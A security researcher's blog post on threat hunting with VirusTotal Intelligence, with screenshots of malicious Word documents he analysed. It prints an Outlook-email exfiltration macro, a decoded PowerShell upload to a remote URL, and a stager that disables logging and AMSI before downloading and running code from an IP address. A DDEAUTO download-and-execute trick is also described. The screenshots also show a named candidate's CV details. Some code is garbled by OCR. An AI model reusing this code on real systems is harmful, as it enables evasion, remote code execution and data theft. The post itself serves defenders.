

Threat Hunting with VirusTotal

written by Mert SARICA | 1 August 2019

If you, like me, primarily use Twitter to stay updated on cybersecurity news and follow cybersecurity researchers, you may have come across tweets from security researchers such as Nick CARR from FireEye/Mandiant, Daniel BOHANNON, or John LAMBERT from Microsoft. In their tweets, they sometimes share new malware samples or discuss new techniques they discovered during their threat hunting activities on VirusTotal.

After years of requesting from my friends with VirusTotal accounts to download and send me interesting malware samples, I finally achieved a happy ending in early 2018 by purchasing a corporate VirusTotal account for Akbank Cyber Security Center. With a corporate account, as I mentioned in my blog post titled "On the Trail," you can not only track the activities of cybercriminals but also become aware of cyber attacks targeting your organization and stay informed about the tactics and techniques used by cybercriminals.

Apart from cybercriminals, you can also come across files uploaded by employees preparing for social engineering tests within their own organization or penetration testing experts from cybersecurity consulting firms attempting to bypass antivirus systems.

It is often overlooked that files uploaded to VirusTotal can be viewed and downloaded by other members. This means that a sensitive file uploaded for malware detection purposes can suddenly become visible to third parties. In this article, I decided to provide guidance for those who want to conduct threat hunting on VirusTotal and raise awareness of information security by drawing attention to the points mentioned above.

When conducting threat hunting with VirusTotal Intelligence, we can leverage more than 50 keywords. For example, let's say we want to find records that are uploaded from Turkey (submitter:TR), written in Turkish language (lang:"turkish"), detected by more than 10 antivirus software (positives:10), have a docx file type (type:docx), and were first uploaded in 2018 (fs:2018-01-01 T00:00:00+). By using these keywords, we can quickly find records that match these criteria. If we perform a similar search for xls,

doc files, files containing PowerShell (tag:powershell), and files containing macros (tag:macros), we will come across numerous examples for analysis in a short time.

In one of the cases I encountered, I discovered a malicious individual creating a document containing macros to conduct a social engineering attack against a bank. When analyzing the macro using the oledtools and CyberChef tools, I found that the executed macro sent copies of emails sent from Microsoft Outlook to a command and control center using unencrypted HTTP protocol with the help of PowerShell. By examining the file properties and searching for it on VirusTotal (metadata), I learned that the file was likely created by the bank's audit team to perform a social engineering test rather than by a malicious individual. :)

The screenshot shows the VirusTotal search results page. The search criteria are: lang:"turkish", positives:10+, type:docx, fs:2018-01-01T00:00:00+, and submitter:TR x. The results list several document files with their hashes, names, sizes, and submission details. The file 'test - Kopya.docx' is highlighted.

File Name	Hash	Size	First Seen	Last Seen	Submissions
test - Kopya.docx	120280b01d532d67cfa9c72544e7393d5749b6074569773953238d3cc4ea6f	13.11 KB	2018-11-23 12:02:01	2018-11-23 12:02:01	1 submissions
test - Kopya.docx	40724dfe6768cee57bfaa11ef416cd12207ec286d3893e4d76bad7ae799405	13.11 KB	2018-11-23 11:59:09	2018-11-23 11:59:09	1 submissions
E.1021 SIEMENS SALT MALZEME SIPARIŞ LİSTESİ 1.docm	40724dfe6768cee57bfaa11ef416cd12207ec286d3893e4d76bad7ae799405	34.62 KB	2018-11-23 11:30:34	2018-11-23 11:30:34	1 submissions
stage_1.docx	e34f8b89c3b81769da107ef76c4b89586c76c0556d344dc2cead069888832b	11.39 KB	2018-11-21 15:14:00	2018-11-21 15:14:00	1 submissions
ol.docm	a8a2dc1df3d04597830353a0ccf673ac4f309cffe397dcb599739a653ed8b2	17.3 KB	2018-11-20 12:20:51	2018-11-20 12:20:51	1 submissions
zarina cv.docx	a337da0d55e39181bfaf0171aa5dfaa943768120142c4dec9848a48e9318fa1	17.75 KB	2018-09-25 17:39:00	2018-09-25 17:39:00	1 submissions
cvvv.docx	7ed8b823e0f0a63e0647add6788a328e3227d8855bc5784960be0c4d51285c2d	12.96 KB	2018-09-25 17:37:31	2018-09-25 17:37:31	1 submissions
ddc_ascii.docx	9a22414561488a6a9d3b2203a8124cb876570525b604cb1f7470a8a3152b55c6	11.77 KB	2018-09-15 06:50:38	2018-09-15 06:50:38	1 submissions
Liste.docx	5a840350a3b9c48f8ee3804505e964d624374f3aa13578e25cf50413b36d2454	113.92 KB	2018-08-13 18:22:49	2018-08-13 18:22:49	1 submissions

VirusTotal

https://www.virustotal.com/gui/file/d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f/details

28 / 60

28 engines detected this file

d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f

57.5 KB Size

2018-12-19 02:09:05 UTC 16 days ago

Download File

enum-windows environ macros obfuscated run-file

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

Basic Properties

MD5: 1f82f670a87e982db805fbb11757d7

SHA-1: 1ae2c60ad9b3749fb8a9559d874c8c2e5e5c12

SHA-256: d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f

SSDEEP: 768 dliYAJbXnAmeT7ep3HXIZTPADDx29ZEpzH1lu9h7AJA L yAJbPzeT7e9HFTPAD03LEZKh7

File type: MS Word Document

Magic: CDF V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1254, Author: (Tetis Kurulu), Template: Normal.dotm, Last Saved By: (Tetis Kurulu), Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:00, Create Time/Date: Mon Dec 03 07:11:00 2018, Last Saved Time/Date: Mon Dec 03 07:17:00 2018, Number of Pages: 1, Number of Words: 76, Number of Characters: 434, Security: 0

File size: 57.5 KB (58880 bytes)

ExifTool File Metadata

AppVersion: 14.0

Author: (Tetis Kurulu)

CharCountWithSpaces: 509

Characters: 434

CodePage: Windows Turkish

CompObjUserType: Microsoft Word 97-2003 Document

CompObjUserTypeLen: 32

Company: (Tetis Kurulu)

CreateDate: 2018-12-04 07:11:00

History

Creation Time: 2018-12-04 07:11:00

First Submission: 2018-12-04 14:41:25

Last Submission: 2018-12-04 14:41:25

Last Analysis: 2018-12-19 02:09:05

Names

_yilbasi_cekilis.doc

OLE Compound File Info

Commonly Abused Properties

Seems to contain deobfuscation code.

Makes use of macros.

May try to run other files, shell commands or applications.

May enumerate open windows.

May read system environment variables.

Macros And VBA Code Streams

ThisDocument.cls

enum-windows environ obfuscated run-file

VirusTotal

https://www.virustotal.com/gui/file/d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f/details

d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f

ExifTool File Metadata

AppVersion: 14.0

Author: (Tetis Kurulu)

CharCountWithSpaces: 509

Characters: 434

CodePage: Windows Turkish

CompObjUserType: Microsoft Word 97-2003 Document

CompObjUserTypeLen: 32

Company: (Tetis Kurulu)

CreateDate: 2018-12-04 07:11:00

DocFlags: Has picture, 1Table, ExtChar

FileType: DOC

FileTypeExtension: doc

HeadingPairs: Title, 1

Hyperlinks: cid:image007.png@01D48B14.1DC8C250

HyperlinksChanged: No

Identification: Word 8.0

LanguageCode: Turkish

LastModifiedBy: (Tetis Kurulu)

LastPrinted: 0000:00:00:00:00:00

Lines: 3

LinksUpToDate: No

MIMEType: application/msword

ModifyDate: 2018-12-04 07:17:00

Pages: 1

Paragraphs: 1

RevisionNumber: 4

ScaleCrop: No

Security: None

SharedDoc: No

Software: Microsoft Office Word

System: Windows

Template: Normal.dotm

TotalEditTime: 1 minute

Word97: No

Words: 76

Commonly Abused Properties

Seems to contain deobfuscation code.

Makes use of macros.

May try to run other files, shell commands or applications.

May enumerate open windows.

May read system environment variables.

Macros And VBA Code Streams

ThisDocument.cls

enum-windows environ obfuscated run-file

Summary Info

application name: Microsoft Office Word

author: (Tetis Kurulu)

character count: 434

code page: Turkish

creation datetime: 2018-12-04 08:11:00

edit time: 60

last author: (Tetis Kurulu)

last saved: 2018-12-04 08:17:00

page count: 1

revision number: 4

template: Normal.dotm

word count: 76

Document Summary Info

characters with spaces: 509

code page: Turkish

company: (Tetis Kurulu)

line count: 3

paragraph count: 1

version: 917504

OLE Streams

Root Entry



SECURITY WARNING Macros have been disabled.

Enable Content



Hediyeni ve gönderim detaylarını aşağıdaki formdan **"Sicil Numarası"** ile sorgulayabilirsin.

Form aktif değil ise karşına çıkan **"Enable Editing"** ve **"Enable Content"** seçeneklerine tıklayarak formu aktifleştirebilirsin.

Sicil No:

Sorgula

İnsan Kaynakları

End of document ■


```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\oletools-0.53.1\oletools>python olevba.py _vilbasi_
cekilisi.doc
olevba 0.53.1 - http://decalage.info/python/oletools
Flags      Filename
=====
OLE:MAS-HB-- _vilbasi_cekilisi.doc
=====
FILE: _vilbasi_cekilisi.doc
Type: OLE
=====
UBA MACRO ThisDocument.cls
in file: _vilbasi_cekilisi.doc - OLE stream: u'Macros/UBA/ThisDocument'
=====
Option Explicit
Public strFilePath, strFileName As String
Dim EmailCount As Variant
Private Sub Document_Open()

    Dim objSelectedMail As Outlook.MailItem
    Dim objConversation As Outlook.Conversation
    Dim objMail As Outlook.MailItem
    Dim objFolder As MAPIFolder
    Dim objNS As Namespace
    Dim EmailCount As Variant

    Set objNS = GetNamespace("MAPI")
    Set objFolder = objNS.GetDefaultFolder(olFolderSentMail)

    EmailCount = objFolder.Items.Count

    objFolder.Items.Sort "CreationTime", True

    On Error GoTo Err
    Set objSelectedMail = objFolder.Items.Item(EmailCount)
    If Not objSelectedMail Is Nothing Then GoTo Abc


Err:
    On Error GoTo Err2
    Set objSelectedMail = objFolder.Items.Item(EmailCount - 1)
    If Not objSelectedMail Is Nothing Then GoTo Abc

Err2:
    Set objSelectedMail = objFolder.Items.Item(EmailCount - 2)
    If Not objSelectedMail Is Nothing Then GoTo Abc


Abc:
    Set objConversation = objSelectedMail.GetConversation
    If Not objConversation Is Nothing Then
        'Get all root items in this conversation
        For Each objMail In objConversation.GetRootItems

            'strFileName = objMail.Subject
            strFileName = Environ("Username") & ".txt"
            'Remove the unsupported characters in email subject
            strFileName = Replace(strFileName, "\", " ")
            strFileName = Replace(strFileName, ":", " ")
            strFileName = Replace(strFileName, ":", " ")
            strFileName = Replace(strFileName, "?", " ")
            strFileName = Replace(strFileName, Chr(34), " ")


```



Type	Size
Microsoft Word 9...	58 KB
Text Document	3 KB
Python File	15 KB
Python File	17 KB
Python File	15 KB
Python File	45 KB
Python File	6 KB
Python File	12 KB
Python File	22 KB
Compiled Python ...	22 KB
Python File	14 KB
Python File	13 KB
Python File	8 KB
Python File	35 KB
Compiled Python ...	25 KB
Python File	7 KB
Python File	179 KB
Python File	178 KB
Python File	25 KB



Type	Size
Microsoft Word 9...	58 KB
Text Document	3 KB
Python File	15 KB
Python File	17 KB
Python File	15 KB
Python File	45 KB
Python File	6 KB
Python File	12 KB
Python File	22 KB
Compiled Python ...	22 KB
Python File	14 KB
Python File	13 KB
Python File	8 KB
Python File	35 KB
Compiled Python ...	25 KB
Python File	7 KB
Python File	179 KB
Python File	178 KB
Python File	25 KB

Dim objItems As Outlook.SimpleItems
Dim objItem As Outlook.Maillitem

Set objItems = objCurConversation.GetChildren(objCurMail)

If objItems.Count > 0 Then
For Each objItem In objItems

strFileName = Environ("Username") & ".txt"
strFileName = Replace(strFileName, "\", " ")
strFileName = Replace(strFileName, " ", " ")
strFileName = Replace(strFileName, ":", " ")
strFileName = Replace(strFileName, "?", " ")
strFileName = Replace(strFileName, Chr(34), " ")

strFilePath = "C:\Users\" & Environ("Username") & "\Documents\" & str
FileName

objItem.SaveAs strFilePath, olTXT

'Process all children recursively
Call ProcessChildren(objItem, objCurConversation)

Next
End If

End Sub

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Shell	May run an executable file or a system command
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Environ	May read system environment variables
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Search oletools

Type	Size
Microsoft Word 9...	58 KB
Text Document	3 KB
Python File	15 KB
Python File	17 KB
Python File	15 KB
Python File	45 KB
Python File	6 KB
Python File	12 KB
Python File	22 KB
Compiled Python ...	22 KB
Python File	14 KB
Python File	13 KB
Python File	8 KB
Python File	35 KB
Compiled Python ...	25 KB
Python File	7 KB
Python File	179 KB
Python File	178 KB
Python File	25 KB

From Base64 - CyberChef

Version 8.19.5s Last build: 3 days ago - New in v8: Automated encoding detection and simpl... Options About / Support ?

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

start: 1786 end: 1787 length: 1 lines: 22

JABGAGKAbABIAFAAYQB0AGgAIAA9ACAAJwBDAD0AXABVAHMAZQBByAHMAXA
AnACsAJAB1AG4AdgA6AFUAcwB1AHIATgBhAG0AZQArACCAXABEAG8AYwB1AG0AZQ
BuAHQAQwBcACCAKw
AkAGUAbgB2AD0AVQBzAGUAcgB0AGEAbQB1ACsAJwAuAHQAeAB0ACC0wAgACQAVQ
BSAEWAIAA9ACAAJw
BoAHQAdABwAD0ALwAvAHcAdwB3AC4AZwBhAHIAyQBwAHQAQwB0AHMAYQBwAGsAYQ
B5AG4AYQBBrAgWAYQ
ByAGKALgBjAG8AbQAvAHUAcABsAG8AYQBkAC4AcAB0AHAAJwA7ACAAIAAKAGYAaQ
BsAGUAQgB5AHQAQZQ
BzACAAPQAgAFsAUwB5AHMAAb1AG0ALgBjAE8ALgBGAGKAbAB1AF0A0gA6AFIAZQ
BhAGQAQgBsAGwAQg
B5AHQAQZQBzACgAJABGAGKAbAB1AFAAYQB0AGgAKQA7ACAAJABmAgKAbAB1AEUAbg
BjACAAPQAgAFsAUw

Output

start: 1340 end: 1340 length: 0 time: 1ms lines: 1


\$.F.i.l.e.P.a.t.h. .=.
'C:\Users\.'+\$.e.n.v.:.U.s.e.r.N.a.m.e.+'.\D.o.c.u
.m.e.n.t.s.\.'+\$.e.n.v.:.U.s.e.r.N.a.m.e.+'.t.x.t.';.
\$.U.R.L. .=.
'h.t.t.p://.w.w.w..in.s.a.n.k.a.y.n.a.k.l.a.r
.i...c.o.m/.u.p.l.o.a.d...p.h.p.';..\$.f.i.l.l.e.B.y.t.e.s.
.=..
[.S.y.s.t.e.m...I.O...F.i.l.l.e.]...R.e.a.d.A.l.l.B.y.t.e.s.
(\$.F.i.l.l.e.P.a.t.h.);..\$.f.i.l.l.e.E.n.c. .=..
[.S.y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.]...G.e.t.E.n.c.o.d.
i.n.g.(.U.T.F.-8...).G.e.t.S.t.r.i.n.g.
(\$.f.i.l.l.e.B.y.t.e.s.);..\$.b.o.u.n.d.a.r.y. .=..
[.S.y.s.t.e.m...G.u.i.d.]...N.e.w.G.u.i.d.


STEP

BAKE!

Auto Bake

When examining another example, the file named "aktivite20.docm," I initially thought that I came across a malicious document used in a social engineering attack targeting a bank. Upon analyzing this well-crafted document, which was quite convincing in terms of persuasion, I discovered that it contained a macro utilizing PowerShell. Upon analyzing the macro file, I found that it disabled PowerShell script blocking and logging features when executed. Similar to the previous example, when examining the file properties, I learned that it was created by a penetration testing expert working as a consultant for a cybersecurity firm. :)






```

1 IF ($SPSVersionTable.PSVersIon.MAJOR -Ge3)
2 {
3     $GPP=[REF].Assembly.GetType('System.Management.Automation.Utilite')."GetFileLD"('cachedGroupPolicySettings','N'+onPublic,Static));
4     IF ($GPP)
5     {
6         $GPC=$GPP.GetValue($NULL);
7         IF ($GPC['ScriptB'+lockLogging'])
8         {
9             $GPC['ScriptB'+lockLogging]['EnableScriptB'+lockLogging]=0;
10            $GPC['ScriptB'+lockLogging]['EnableScriptBlockInvocationLogging']=0;
11            $VAL=[Collections.Generic.Dictionary[String,System.Object]]::New();
12            $VAL.Add('EnableScriptB'+lockLogging,0);
13            $VAL.Add('EnableScriptBlockInvocationLogging',0);
14            $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging]=$VAL
15        } ELSE {
16            [ScriptBlock]."GetFileLD"('signatures','N'+onPublic,Static).Setvalue($NULL,(NEW-Object Collections.Generic.HashSet[String]))
17        }
18        [REF].Assembly.GetType('System.Management.Automation.AmsiUtils')?($_)?($_.GetField('amsiInitFailed','NonPublic,Static').Setvalue($NULL,$true));
19    };
20    [System.Net.ServicePointManager]::Expect100Continue=0;
21    $WC=New-Object System.Net.WebClient;
22    $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
23    $wc.Headers.Add('User-Agent',$u);
24    $wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;
25    $wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
26    $ScriptProxy = $wc.Proxy;
27    $K=[System.Text.Encoding]::ASCII.GetBytes('l_a(%NR%;u<P&JWtcr"x)gl2OfL-SpR');
28    $R=(
29        $D,$K-$ARGs;$S=0..255|%.255|*($J+($J+$S+$K[$S.Count])%256;
30        $S[$J],$S[$J]-$S[$J],$S[$J];
31        $D|*($I+($I+1)%256;$H=($H+$S[$I])%256;
32        $S[$I],$S[$H]-$S[$H],$S[$I];
33        $S-$XOR$S($S[$I]+$S[$H])%256)
34    );
35    $ser='http://35.161.199.108:80';
36    $tm='/login/process.php';
37    $WC.Headers.Add('Cookie',"session=YhgjcpbKTOWN3kUZc1HckB/zQv=");
38    $Data=$WC.DownloadData($ser+$tm);
39    $iv=$Data[0..3];
40    $data=$Data[4..$Data.Length];
41    -join(Chr[] (& $R $DATA ($IV+$K))|IEX
42

```



Looking at the two examples above, we should not forget that uploading files with malicious intent for penetration testing or social engineering tests to VirusTotal can provide clues to malicious individuals regarding scenarios and methods. It is also important to note that uploading a file to VirusTotal before conducting a red team exercise can significantly impede its success.

In another example, “zarina cv.docx,” I came across a suspicious resume file. Particularly in corporate environments, resumes that circulate between individuals can lead to the compromise of an organization if they contain malicious code and are sent to human resources employees via LinkedIn or email without the necessary security controls and measures in place. After opening the “zarina cv.docx” file with 7-Zip, I analyzed the “document.xml” file located in the “word” folder and found a carefully placed DDEAUTO command. The DDEAUTO command downloads a file named “final.exe” from the mediafire.com address and executes it in the TEMP folder. Although I couldn’t access the “final.exe” file as it was deleted, I could clearly see that the same individual attempted to upload a similar file containing an internal IP address to VirusTotal for antivirus scanning instead of mediafire. Based on this example, I would like to emphasize the importance of HR departments being extremely cautious when receiving resume files from candidates.

VirusTotal

https://www.virustotal.com/gui/file/a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1/content/preview

27 / 59

27 engines detected this file

a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1

zarina cv.docx

17.75 KB Size

2018-11-18 19:20:17 UTC 1 month ago

Community Score

DETECTION DETAILS RELATIONS **CONTENT** SUBMISSIONS COMMUNITY

STRINGS HEX **PREVIEW**

Zarina Tsolaeva

Kişisel Bilgiler

Ad Soyad	Zarina Tsolaeva
Doğum Tarihi	14.09.1991
Doğum Yeri	Aslana
Medeni Durumu	Bekar
Askerlik Durumu	Muaf

İletişim Bilgileri

Adres	İstanbul Zeytinburnu
Telefon	

VirusTotal

https://www.virustotal.com/gui/file/a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1/detection

27 / 59

27 engines detected this file

a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1

zarina cv.docx

17.75 KB Size

2018-11-18 19:20:17 UTC 1 month ago

Community Score

DETECTION DETAILS RELATIONS CONTENT SUBMISSIONS COMMUNITY

2018-11-18T19:20:17

